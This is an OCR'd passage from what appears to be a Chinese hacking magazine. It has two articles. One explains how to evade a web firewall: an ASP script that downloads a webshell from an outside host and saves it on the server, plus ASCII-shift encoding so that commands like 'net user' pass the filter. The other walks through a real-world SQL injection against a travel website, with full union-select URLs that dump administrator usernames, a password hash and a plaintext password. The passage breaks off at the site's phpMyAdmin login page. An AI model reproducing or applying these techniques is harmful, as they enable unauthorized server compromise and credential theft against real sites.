


图4

二、WebShell获取

除了对GET与POST提交数据进行了严密的监控外，一流拦截系统对上传的文件内容也同样会进行检查。通过注入进入后台后，对于WebShell的获取，一般都是通过上传图片木马，再使用数据库备份功能将其备份为asp文件，或者是通过上传漏洞直接上传我们的木马。而有了一流拦截系统，直接上传大马或加密过的各种Webshell是无法成功的，如图5，此处虽然没有暴出警告信息，但图片木马并没有上传成功。




图5

网上流传的一个方法就是将以下代码在服务器上执行，通过XMLHTTP远程下载Webshell。

```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.fjhh.cn/1.txt",False  'WebShell所在url
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("/fjhh.asp"),2  '保存在根目录下，文件名为fjhh.asp
set sGet = nothing
set sPOST = nothing
%>
```

这样的利用方法很是麻烦，如果想要上传其它工具，比如cmd.exe、lcx.exe等，又得重新修改代码才行。其实这些都可以通过lake2的一句话木马客户端轻松实现，我们先要获得一句话木马，由于它的短小精悍，并没有被定义为特征码，所以在利用上传漏洞或上传其图片木马时就不会被拦截。打开lake2的一

句话木马客户端，其提供的“从URL下载文件”功能就是以上代码所要实现的，如图6。





图6

三、命令执行

历经千辛万苦终于拿到了webshell，在Wscript.Shell存在的情况下，上传好cmd.exe等工具，但在执行类似“netstat -an”、“net user”等命令时却发现被拦截了，如图7。


图7

如何才能有效的执行这些常见的命令来收集服务器更多的信息，以达到我们进一步渗透的目的呢？

1、修改提交命令的方式为GET

修改命令执行页面，将数据以GET方式提交，同时用“%”切断拦截的特征码，但GET方式提交的数据会被记录，而且每次执行命令都要添加“%”也有些麻烦，还要考虑URL编码等问题，因此我们来看第二种方法。

2、加解密命令

第一步，先将提交的命令进行加密，然后再发送到服务器端，这里使用JavaScript来实现，将输入命令文本框的每位ACSII值加1，代码如下：

```
<script language="javascript">
        function change()
        {
var a1=document.form1.fjhh.value;//获取名为fjhh的文本框的值
                var a2="";
                for(var i=0;i<a1.length;i++) {
a2 += String.fromCharCode(a1.charCodeAt(i)+1);//实现每位加密
                }
                document.form1.fjhh.value=a2;
                return (ture);
        }
</script>
```

第二步，服务器端接收后先解密再执行命令，用来解密的函数代码如下：

```
function encrypt(ecode)
        Dim texts
        dim i
        for i=1 to len(ecode)
                texts=texts & chr(asc(mid(ecode,i,2))-1)
将每位的ASCII值减1，还原命令。
        next
        encrypt = texts
end function
```

利用这种方法实现命令的中转就不会被拦截了，通过上传或远程下载好cmd.exe后，修改cmd.exe的地址，如图8。执行命令的效果如图9所示，“net user”成功运行，没有被拦截。




图8




图9

（文章中涉及到的lake2的一句话客户端和加密、解密代码已经收录在了光盘中）

文章难易度：★★★★
文章阅读点：通过load_file()读出mysql的root用户的密码，登录phpmyadmin后导出一句话木马

记一次曲折的入侵

南拳爸爸

看到许多高手都在拿站，本人今天也来露两手，不过我只对LAMP感兴趣，当然WAMP更好，因为Windows的服务器有3389嘛，Linux要是安装了VNC的话，也是有远程桌面的哟！不过要在VNC里添加用户，我却没有试过，也不知道行不行。

废话就不多说了，我们就使用google的高级搜索外加啊D一起寻找，不到两分钟就找到一个站点，因为啊D不支持对PHP的注

人，而pangolin又没有啊D强大的扫描功能，所以入侵这类网站只能是靠手工了。这个网站是为外国人提供旅游服务的，直接在网址后面添加单引号提交，结果爆出了网络绝对路径，看来有戏，如图1。继续在网址后添加“and 1=1”和“and 1=2”进行提交，则返回了不同的页面，再使用“order by”来查看字段长度，到10时显示了正确页面，如图2，11时则返回了和图1一样的错误页面。




图1




图2

看来字段长度就是10，赶紧提交union查询，语句如下“http://www.xxxx.com/ent_msg.php?titleid=236%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10”，返回3，5，6处字段，再提交“http://www.xxxx.com/ent_msg.php?titleid=236%20and%201=2%20union%20select%201,2,user(),4,5,6,7,8,9,10”，结果显示数据库是root用户，数据库版本大于5.0，如图3。

```
root@localhost
Updated: 6
5
```

图3

既然mysql的版本大于5.0，那么我们就可以来点高级的破密码方法了，根据本人的经验，构造语句**select schema_name from information_schema.schemata limit 0,1/***，大概要10分钟才能把管理员密码弄到手（但也看具体情况，比如管理员把表名取得很BT的那种），但今天我要使用**select group_concat(schema_name) from information_schema.schemata**，具体语句如下：“http://www.xxxx.com/ent_msg.php?titleid=236%20and%201=2%20union%20select%201,2,group_concat(schema_name),4,5,6,7,8,9,10%20from%20information_schema.schemata”，得到的结果如图4所示。大家可以看到有数据库whatson，这和我使用database()函数得到的结果一样。

```
information_schema,      avel,bbs,mysql,test,whatson
Updated: 6
5
```

图4

我们再构造如下语句：“http://www.xxxx.com/ent_msg.php?titleid=236%20and%201=2%20union%20select%201,2,group_concat(table_name),4,5,6,7,8,9,10%20from%20information_schema.tables%20where%20table_schema=database()”，很快就得到了管理员表flashchat2_use。再构造语句**select group_concat(column_name) from information_schema.columns where table_name=表flashchat2_use的十六进制**，得到了管理员表的字段。得到字段后，我们就可以提交如下查询语句：“http://www.xxxx.com/ent_msg.php?titleid=236%20and%201=2%20union%20select%201,2,concat_ws(0x2B,id,login,password,roles),4,5,6,7,8,9,10%20from%20whatson.flashchat2_users”，得到管理员的帐号和密码了，如图5。

```
1+rrunisky+5628c00fe56386d41547305338b77edc+2
Updated: 6
5
```

图5

把暴出的密码拿到cmd5.com网站上去在线查询，运气好的话就会查询出密码了，可是接下来我使用wscan扫描，以及在google搜索，都没能找到管理员的登录界面！不过没关系，我们继续。这时我看到刚才的一个数据库和本站一点儿关系都没有，就是xxxtravel。我开始怀疑是不是该服务器上另一个网站的数据库，于是打开www.myip.cn进行查询，结果该服务器上没有别有的站点，我又使用www.myipneighbors.com和www.114best.com进行查询，结果也都是一样，有些想不明白呀。

```
6++admin+xmafc996965
Updated: 6
5
```

图6

无意中我又看到本站上有一个很大的图片超链接，点开看看，结果看到了另一个在线机票、酒店预定的网站，因为网站的域名和这个数据库很相似，于是我断定这个站和刚才的那个站是在同一服务器上，我使用www.myip.cn查询这两个站点的IP地址也是相同的，使用上面的方法来构造语句“http://www.xxxx.com/ent_msg.php?titleid=236%20and%201=2%20union%20select%201,2,concat_ws(0x2B,userid,roles,username,password),4,5,6,7,8,9,10%20from%20appletravel.acluser”，暴出了管理员的帐号和密码，如图6。

密码没有加密，我们直接拿到后台去登录，结果却又没有成功。我在网站域名后面添加上phpmyadmin（因为刚才爆的路径告诉我们这是一台Windows系统，所以没有大小写区分），直接弹出了phpmyadmin的登录界面，如图7。

